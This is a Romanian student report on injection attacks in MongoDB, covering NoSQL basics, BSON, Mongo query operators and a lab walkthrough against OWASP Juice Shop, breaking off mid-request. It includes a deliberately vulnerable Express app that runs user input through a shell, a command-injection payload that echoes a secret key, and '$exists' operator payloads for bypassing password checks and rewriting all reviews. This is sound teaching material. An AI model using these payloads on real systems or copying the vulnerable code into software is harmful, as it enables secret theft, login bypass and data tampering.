Atatcuri de tip injectie in MongoDB

Mocica Razvan-Cristian, grupa 505

Cuprins

Introducere

Bazele de date sunt o componenta vitala a oricarei aplicatii moderne. Acestea se impart, in principal, in doua categorii: relationale sau nonrelationale. Cele mai populare baze de date au fost istoric cele relationale, definite in principal de regulile lui E.F.Codd in articolul *„A Relational Model of Data for Large Shared Data Banks”*. Diversificarea surselor de date si volumului datelor generate de utilizatori din aplicatii precum cele de tip social media, chat boti cu AI, fitness-trackers, etc a condus la o crestere semnificativa a cantitatii datelor in sine, fapt care a aratat limitarile modelului relational. Modelul relational, in principal cel SQL, a esuat in gestionarea acestui volum imens si variabil al datelor, deoarece realtiile creeaza ierarhii complexe, devenind din ce in ce mai lente si mai interconectate. Desi modelul relational a fost mult timp singura varianta pentru aplicatii enterprise, au inceput sa apara solutii care adreseaza limitarile acestuia, in anumite situatii, si ofera persistenta datelor intr-un mod mai light-weight. Aceste solutii din urma sunt cunoscute sub numele de baze de date nerelationale sau NOSQL.

NOSQL provine din Not Only SQL, adica permite stocarea datelor si in alte moduri decat cel realational, in principal mai flexibile si mai potrivite pentru cazuri particulare. Deoarece majoritatea acestor baze de date nu impun relatii sau scheme, ele sunt mult mai permisive. De exemplu, in loc ca valoarea unui atribut sa fie NULL pentru anumite intrari, acesta poate sa lipseasca cu totul, salvand astfel memorie.

Fiind mult mai flexibila, in paradigma NOSQL se pot gasi mai multe tipuri de baze de date precum:

1. Document: stocheaza datele ca documente, ie unitati independente care pot fi interconectate si pe mai multe niveluri. Sunt cele mai asemanatoare cu modelul SQL, deoarece exista o separarea logica mai puternica intre colectiile de documente care pot avea si structuri predefinite. Un exemplu de astfel de baza de date este MonogDB.

2. Key-Value: stocheaza datele ca o colectie de elemente cheie-valoarea, precum un hash table. Valorile pot avea orice structura serializabila. Un exemplu este Redis.

3. Column: stocheaza datele ca o colectie de coloane in loc de linii. Astfel se pot rula interogari analitice mult mai eficient. Un exemplu este Cassandra.

4. Graph-Based: stocheaza datele ca noduri si relatille ca arce ale unui graf care reprezinta baza in sine. Scopul lor principal este modelarea retelelor (de exemplu listele de prieteni de pe Facebook). Un exemplu este OrientDB.

SQL	NoSQL
Stands for Structured Query Language	Stands for Not Only SQL
Relational database management system (RDBMS)	Non-relational database management system
Suitable for structured data with predefined schema	Suitable for unstructured and semi-structured data
Data is stored in tables with columns and rows	Data is stored in collections or documents
Follows ACID properties (Atomicity, Consistency, Isolation, Durability) for transaction management	Does not necessarily follow ACID properties
Supports JOIN and complex queries	Does not support JOIN and complex queries
Uses normalized data structure	Uses denormalized data structure
Requires vertical scaling to handle large volumes of data	Horizontal scaling is possible to handle large volumes of data
Examples: MySQL, PostgreSQL, Oracle, SQL Server, Microsoft SQL Server	Examples: MongoDB, Cassandra, Couchbase, Amazon DynamoDB, Redis


Una dintre diferentele majore intre cele doua tipuri principale de baze este scalarea. Bazele de date SQL sunt scalabile in principal vertical, ceea ce inseamna ca pentru a creste performanta unei baze trebuie sa se imbunatateasca caracteristicile serverului pe care aceasta ruleaza. De asemnea, exista si variante de scalare orizontala, dar de obicei acestea sunt pentru licente enterprise si nu sunt ‘native’ in paradigma SQL. Bazele de date NOSQL sunt in principal gandite cu scalare orizontala. Se poate mari performanta printr-un proces numit sharding, adica se adauga mai multe servere la baza de date. Scalarea orizontala are un potential de putere finala mai mare decat cea verticala si poate fi dinamica, adica se poate scala in sus la nevoie in momente de trafic intens, iar apoi cand traficul scade se poate scala in jos.

Cel mai mare dezavantaj al bazelor de date NOSQL este lipsa unui standard. Chiar daca bazele de date relationale difera, ele sunt bazate pe standardul SQL, ceea ce permite o adaptare rapida de la o baza la alta. In schimb, in lumea NOSQL nu exista un consens, ci fiecare provider decide de unul singur cum va arata limbajul de interogare si constrangeriile de implementare ale bazei.

1. MonogDB

MongoDB este o baza de date de tipul NOSQL bazata pe documente, fiind una dintre cele mai populare, daca nu chiar cea mai populara de acest tip. Este conceputa pentru a stoca un volum mare de date si a permite interogarea intr-un mod eficient a acestora.

Baza de date MonogDB a fost lansata initial in februarie 2009 si ofera suport oficial prin drivere specifice pentru aproape toate limbajele de programare main-stream. Aceasta este folosita de companii de top precum Facebook, Ebay, Adobe, Google, pentru a stoca volume mari de date nestructurate sau semistructurate.



MongoDB este bazata pe colectii care sunt asemanatoare cu tabelele din SQL, iar documentele sunt instante ale acestor colectii precum liniile unui tabel in SQL. Documentele contin campuri cheie-valoare si sunt stocate sub forma BSON, avand o limita maxima de 16MB pe document.

BSON inseamna Binary JSON si este un tip de reprezentare binara care converteste JSON-ul corespunzator. Acest format codifica si informatii despre tip si lungime, ceea ce ii permite sa fie parsat mult mai rapid decat un JSON normal.

```
{"hello": "world"} →
\x16\x00\x00\x00           // total document size
\x02                       // 0x02 = type String
hello\x00                  // field name
\x06\x00\x00\x00world\x00  // field value
\x00                       // 0x00 = type EOO ('end of object')

{"BSON": ["awesome", 5.05, 1986]} →
\x31\x00\x00\x00
 \x04BSON\x00
 \x26\x00\x00\x00
 \x02\x30\x00\x08\x00\x00\x00awesome\x00
 \x01\x31\x00\x33\x33\x33\x33\x33\x33\x14\x40
 \x10\x32\x00\xc2\x07\x00\x00
 \x00
 \x00
```

```
import { BSON } from "bson";

const json = { hello: "world" };
const bson = BSON.serialize(json);
console.log(bson);

<Buffer 16 00 00 00 02 68 65 6c 6c 6f 00 06 00 00 00 77 6f 72 6c 64 00
00>


// Explicatie buffer:
// 16 00 00 00: Marimea documentului (16 hex=22 bytes)
// 02: Tipul (String)
// 68 65 6c 6c 6f 00: Cheia "hello" (null-terminated)
// 06 00 00 00: Lungimea valorii (6 bytes, incluzand null-terminator)
// 77 6f 72 6c 64 00: Valorea stringului: "world" (null-terminated)
// 00: Finalul documentului
```

2. INJECTION

Injectia este incercarea unui atacator de a trimite date catre o aplicatie intr-un mod care va schimba sensul comenzilor trimise catre un compilator/interpretor/translator. De exemplu, cel mai comun exemplu este injectia SQL, unde un atacator trimite „101 OR 1=1” in loc de doar „101”. Cand aceasta secventa este inclusa in interogarea SQL, ea schimba sensul pentru a returna toate inregistrarile in loc de doar una. Exista multi interpreti in mediul web tipic, cum ar fi SQL, LDAP, Sisteme de Operare, XPath, XQuery, Expression Language si multi altii. Orice are o „interfata de comanda” care combina date intr-o comanda este susceptibil la acest tip de atac. Chiar si XSS(Cross-site scripting) este de fapt doar o forma de injectie pentru HTML.

Frecvent, acesti interpreti(translatori) ruleaza cu multe drepturi, astfel incat un atac reusit poate duce usor la brese semnificative sau chiar la pierderea controlului asupra unui browser, aplicatie sau server. Luate impreuna, atacurile de tip injectie reprezinta un procent mare din riscurile serioase de securitate ale aplicatiilor. Multe organizatii au controale de securitate slab gandite sau chiar inexistente pentru a preveni atacurile de acest tip. Se recomanda un set puternic de controale integrate in cadrul aplicatiei pe toate nivelurile acesteia. Scopul este de a face injectiile imposibile pentru atactori si de a preveni situatiile critice.

In principal, un atac de acest tip are success atata timp cat dezvoltatorul are incredere ca utilizatorii vor trimite ceea ce se va cere.

De exemplu, sa presupunem ca avem aceasta aplicatie de Express.JS:

```
import express from "express";
import dotenv from "dotenv";

import childProcess from "child_process";
const app = express();
app.use(express.json());
dotenv.config();
const PORT = process.env.PORT || 4000;
app.get("/", (req, res) => {
  res.json({ message: "Hello World" });
});
app.post("/logEnv", (req, res) => {
  const { url } = req.body;
```

```
  if (!url) {
    return res
      .status(400)
      .json({ error: "URL is required in the request body" });
  }
  const cmd = childProcess.exec(`sh -c "curl ${url}"`);
  let output = "";
  cmd.stdout.on("data", (data) => {
    output += data;
    console.log(data);
  });
  cmd.stderr.on("data", (data) => {
    output += data;
    console.error(data);
  });
  cmd.on("close", (code) => {
    console.log(`Command exited with code ${code}`);
    res.json({
      message: "Command executed",
      output: output.trim(),
      exitCode: code,
    });
  });
});
app.listen(PORT, () => {
  console.log(`Server is running on port ${PORT}`);
});
```

De asemenea, aplicatia are si un .env pentru configurare in care ar trebui sa se tina chei secrete:

```
PORT=4000
OPEN_AI_KEY=you-are-fired
```

Aplicatia este una demonstrativa in care se cere un URL de la utilizator, iar apoi se interogheaza acel URL folosind o comanda curl in terminalul serverului, dupa care raspunsul va fi intors catre utilizator.

Data fiind aceasta aplicatie, un atacator ar putea presupune ca serverul ruleaza intr-un environment de Linux si ca are AI integrat, ca mai toate aplicatiie la ora

actuala, iar aceasta presupunere i-ar permite sa foloseasca sintaxa speciala bash pentru a manipula URL-ul cerut. Daca se va introduce *"google.com && echo $OPEN_AI_KEY"*, comanda curl va executa un request catre google.com, dar inlantuirea cu && permite in sintaxa bash scrierea pe aceeasi linie a mai multor comenzi, astfel atacatorul va avea serverul la discretie. Asadar, comanda finala va accesa google.com, dupa care va afisa valoarea variabilei de mediu OPEN_AI_KEY.
Daca introducem ca body

```
{
  "url": "google.com && echo $OPEN_AI_KEY"
}
```

vom primi raspunsul

```
{
    "output":    "%    Total         %    Received    %    Xferd     Average
Speed    Time     Time      Time  Current\r\n
   Dload  Upload    Total    Spent     Left  Speed\r\n\r  0     0     0
0       0          0           0           0   --:--:--   --:--:--   --:--:--
     0\r100    219  100    219     0      0    1061       0 --:--:-- --:--:--
--:--:--          1073<HTML><HEAD><meta         http-equiv=\"content-type\"
content=\"text/html;charset=utf-8\">\n<TITLE>301
Moved</TITLE></HEAD><BODY>\n<H1>301    Moved</H1>\nThe    document    has
moved\n<A
HREF=\"http://www.google.com/\">here</A>.\r\n</BODY></HTML>\r\n\r\nyou-
are-fired"
}
```

In acest raspuns se poate vedea valoarea variabilei OPEN_AI_KEY.

In continuare, pentru a demonstra un atack de tipul NOSQL injection pentru o baza de date MongoDB vom folosiu aplicatie de test OWASP Juice-Shop. Pentru ca intr-un environment de Docker nu putem face unele atacuri, in principal cele care sunt prezentate, trebuie sa se instaleze aplicatia local. (OBS: personal a trebuit dupa clonare sa fac *npm install --force* si sa accept unele erori de la TS).

In continuare se va presupune ca aplicatia JuiceShop va rula pe portul 3000 in localhost.

2.1. NOSQL Injection

Injectia de tip NOSQL permite unui atactor sa citeasca sau sa modifice datele din backend/server la care nu ar trebuie sa aiba access, profitand de vulnerabilitati referitoare la validarea insuficienta a datelor si de increderea oarba a dezvoltatorilor in clienti. Acest atac are loc la nivelul aplicatiei si daca este desfasurat corespunzator ar putea oferi unui actor negativ access complet la continutul bazei de date. In plus, un atactor ar putea efectua interogari specializate pentru a compromite capacitatea de raspuns a bazei de date si integritatea datelor din aceasta.

Intrucat bazele de date NOSQL sunt mai libere decat cele relationale, cerintele de consistenta sunt mai putin riguros definite sau chiar nedefinite. Chiar daca bazele de date NOSQL nu folosesc un limbaj unificat, ele sunt susceptibile la atacuri de tip injectie. Acest limbaj diferit este o sabie cu doua taisuri, intrucat un limbaj mai unificat vine la pachet cu vulnerabilitati unificate, dar aduce si contracarari unficate, in schimb in NOSQL nu exista unificare pe niciun plan.

2.1.1. Query objects

Pentru a intelege mai profund cele prezentate este nevoie sa ne uitam la cateva elemente de sintaxa Mongo.

Pentru a rula efectiv comenzile se poate instala o instanta Mongo locala sau folosi un container de Docker. Un compose simplu pentru o instanta este:

```
services:
  mongodb:
    image: mongo:latest
    container_name: mongodb
```

Pentru a ne conecta la consola containerului se poate folosi Docker Desktop sau un terminal si comanda *docker exec -it mongodb /bin/sh* .

Pentru a interactiona cu baza de date in cadrul containerului se va utiliza Mongo Shell scriind comanda *mongsh*. Deoarece nu am create o baza de date se va obseva ca suntem intr-o baza de date default creata de Mongo, numita test. Pentru a lista toata bazele de date de sistem disponibile se poate scrie comanda show databases:

```
test> db
test
test> show databases
admin   40.00 KiB
config  12.00 KiB
local   40.00 KiB
```

Pentru a crea o baza de date, sintaxa este *use <nume_db>*. De exemplu, pentru o baza numita owasp vom folosi: `test> use owasp` `switched to db owasp`.

Crearea unei colectii intitulata users:

```
owasp> db.createCollection("users")
{ ok: 1 }
```

Se poate observa ca nu am definit o structura pentru colectie.


Pentru a introduce un document in aceasta colectie:

```
owasp> db.users.insertOne({"name":"Razvan","age":23,"happy":false})
{
  acknowledged: true,
  insertedId: ObjectId('671ccd8ea20a58e9cd2202d9')
}
```

Pentru a introduce mai multe documente:

```
owasp> db.users.insertMany([
...   { "name": "Andrei", "age": 28, "happy": true },
...   { "name": "Maria", "age": 25, "happy": false }
... ])
{
  acknowledged: true,
  insertedIds: {
    '0': ObjectId('671ccdc6a20a58e9cd2202da'),
    '1': ObjectId('671ccdc6a20a58e9cd2202db')
  }
}
```

Pentru a selecta toate documentele colectiei:



Observam ca Mongo in mod automat a adaugat un camp identificator intitulat *_id*. Acesta este de tipul ObejctId, asigurant unicitatea sa in cadrul colectiei.

Sintaxa generala de interogare este:

db.collection.find(query[[, fields], options], callback);

Daca mai mult de un camp este specificat, by default conditiile vor fi concatenate cu AND.

Pentru a interoga dupa o conditie de egalitate se poate folosi operatorul **$eq** sau direct **:**

MongoDb are multi operatori pentru interogare, cativa dintre acestia sunt:

De comparatie

$eq: Valorile sunt egale

$ne: Valorile nu sunt egale

$gt: Valoarea este mai mare decat alta valoare

$gte: Valoarea este mai mare sau egala cu alta valoare

$lt: Valoarea este mai mica decat alta valoare

$lte: Valoarea este mai mica sau egala cu alta valoare

$in: Valoarea este gasita in cadrul unui array

$nin: Valoarea nu este gasita in cadrul unui array

Logici

$and: Returneaza documente unde ambele interogari se potrivesc

$or: Returneaza documente unde oricare dintre interogari se potriveste

$nor: Returneaza documente unde ambele interogari nu se potrivesc

$not: Returneaza documente unde interogarea nu se potriveste

De evaluare

$regex: Permite utilizarea expresiilor regulate pentru evaluarea valorilor campurilor

$text: Realizeaza o cautare textuala

$where: Foloseste o conditie sau o expresie JavaScript pentru a filtra documentele

$exists: Realizeaza o filtrare pentru valorile prezente, in special daca exista cheia in document

Operatorii pot fi atat inlantuiti cat si imbricati, ceea ce permite interogari complexe in cadrul bazei de date.

Interesant este ca **where** poate rula anumite expresii JS direct in baza de date, de exemplu pentru baza anterior prezentata putem filtra utilizatorii care au mai mult de 24 de ani si sunt fericiti, direct cu sintaxa JS. Important este ca functiile nu pot fi de tipul arrow intrucat Mongo are nevoie de obiectul **this**, care referentiaza documentul curent al interogarii. **Where** va converti rezulatul expresiei JS intr-un boolean. (Se foloseste conceptul de Truthy si Fasly values din JS).

```
owasp> db.users.find({
...   $where: function() {
...     return this.age > 24 && this.happy === true;
...   }
... })
[
  {
    _id: ObjectId('671ccdc6a20a58e9cd2202da'),
    name: 'Andrei',
    age: 28,
    happy: true
  }
]
```

Sintaxa Mongo de interogare se poate gandi ca un obiect de introgare JSON, cumva in acest obiect punem chei care contin operatori si/sau atribute, iar valorile acestor chei sunt fie subobiecte fie valori in sine.

Data fiind aceasta sintaxa de interogare specifica si diferita de SQL, cum ar putea un atacator sa atace o astfel de interogare?

Sa luam ca exemplu interogarea:

db.accounts.find({username: username_value, password: password_value});


La o prima vedere ar parea ca interogarea este una foare sigura intrucat fiecare egalitate are avea propriul scop si nu am putea propaga sau altera conditiile. Insa cum mongo foloseste groso-modo un obiect JSON de interogarea, raspunsul intrebarii este: obiecte imbricate/nested, adica un atactor poate schimba sensul conditiei de egalitate.


Sa presupunem ca vream ca parola sa fie 1234, adica in obiect *“password”:”1234”*. Un atactor in loc de parola propriu zisa ar putea da valoare *{“$exists”:true}*, astfel query-ul ajungand sa fie *“password”:{“$exists”:true}*. In

final obiectul va ajunge sa aiba valoarea true fiind inutila filtrarea. Asadar se verifica doar daca campul password exista, nevalidand valoarea sa. Astfel, un actor negativ ar avea nevoie doar de numele utilizatorului, nu si de parola sa. Deci, pentru a submina o conditie de validare, un actor rau intentionat ar putea sa injecteze obiecte/subobiecte de interogare a caror valoarea finala pentru a baza de date Mongo ar fi *true* indiferent de document.

2.2. Juice Shop


In continuare se va porni aplicatie JuiceShop, ruland **npm start** in directorul asociat instalarii. Odata pornita, va trebui sa cream un cont. Pentru aceasta vom merge in borwser la localhost:3000





Apasam pe Not yet a customer? si vom crea un cont.


Apasand pe un produs ii putem vedea reviewurile:




Scopul nostru in acest challenge este de a updata toate reviewurile din cadrul aplicatiei cu un text dorit de noi. Acest atac poate parea frivol, insa intr-un site precum Emag, utilizatorii cumpara produse mai mult sau mai putin si dupa reviewuri, astfel putem deduce scopul principal al majoritatii atacurilor, adica cel monetar.

Pentru a vedea reqeusturile http in browser se poate apasa click dreapta si selecta inspect dupa care se poate naviga catre tabul Networks. Odata ce am ajuns in acest tab vom apasa din nou pe un produs. Putem observa ca avem deja requesturi in tab. Pentru a sterge istoricul se va apasa al doilea buton din dreapta sus.


Sa cream un review si sa observam requesturile asociate. Cel mai important este primul:






Acesta este requestul care adauga un review in aplicatie cu body-ul specificat de noi avand emailul utilizatorului logat si continutul reviewului in sine.

Acum sa modificam acest review si sa observam requesturile pe care le face aplicatia. Si de aceasta data cel mai important este primul request:






Observam ca in payloadul de update avem id-ul cuiva/ceva, cel mai probabil id-ul reviewului care ar trebui modificat in baza de date. Aceasta este prima indicatie a unui asa numit vector de atac.

Daca in backend pentru acest id se face doar o verficare de tipul egalitate, iar dupa aceea in acelasi query se face update, putem sa pacalim aplicatia in a gasi toate reviewurile, apoi pe acestea sa faca update, subminand astfel filtrarea.

Pentru a face aceasta in loc de *id:ceva*, updateaza vrem *id: query care intoarece tot*, updateaza. Totul se reduce la a intoarce toate elementele. Cum deja stim ca avem id si cel mai probabil toate reviewurile au id, putem pur si simplu sa punem ca mai sus in body *“id”:{“$exists”:true}*. Sa ne verificam teoria:

Pentru a copia requestul din browser vom da click dreapta pe el si vom selecta copy dupa care fetch (! fetch simplu fara NodeJs)



Ar trebuie sa avem:

```
fetch("http://localhost:3000/rest/products/reviews", {
```

```
  headers: {
    accept: "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    authorization:
                                                                "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG9vLmNvbSIsInBhc3N
3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9
tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDE
yOjE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE1OjA5LjQ
yMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5NDQ5MTd9.oZlnCrjwxG
uAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "content-type": "application/json",
    "sec-ch-ua":
                  '"Chromium";v="130",     "Google     Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
  },
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: '{"id":"62ZvKoA54wCWtABkj","message":"test review edited"}',
  method: "PATCH",
  mode: "cors",
  credentials: "include",
});
```

Partea importanta este body unde putem vedea id-ul. Vrem sa modificam acest id cu query-ul nostru iar in mesaj vom pune `te-am spart` , asadar ar trebuie sa obtinem:

```
fetch("http://localhost:3000/rest/products/reviews", {
  headers: {
    accept: "application/json, text/plain, */*",
```

```
    "accept-language": "en-US,en;q=0.9",
    authorization:
                                                                    "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
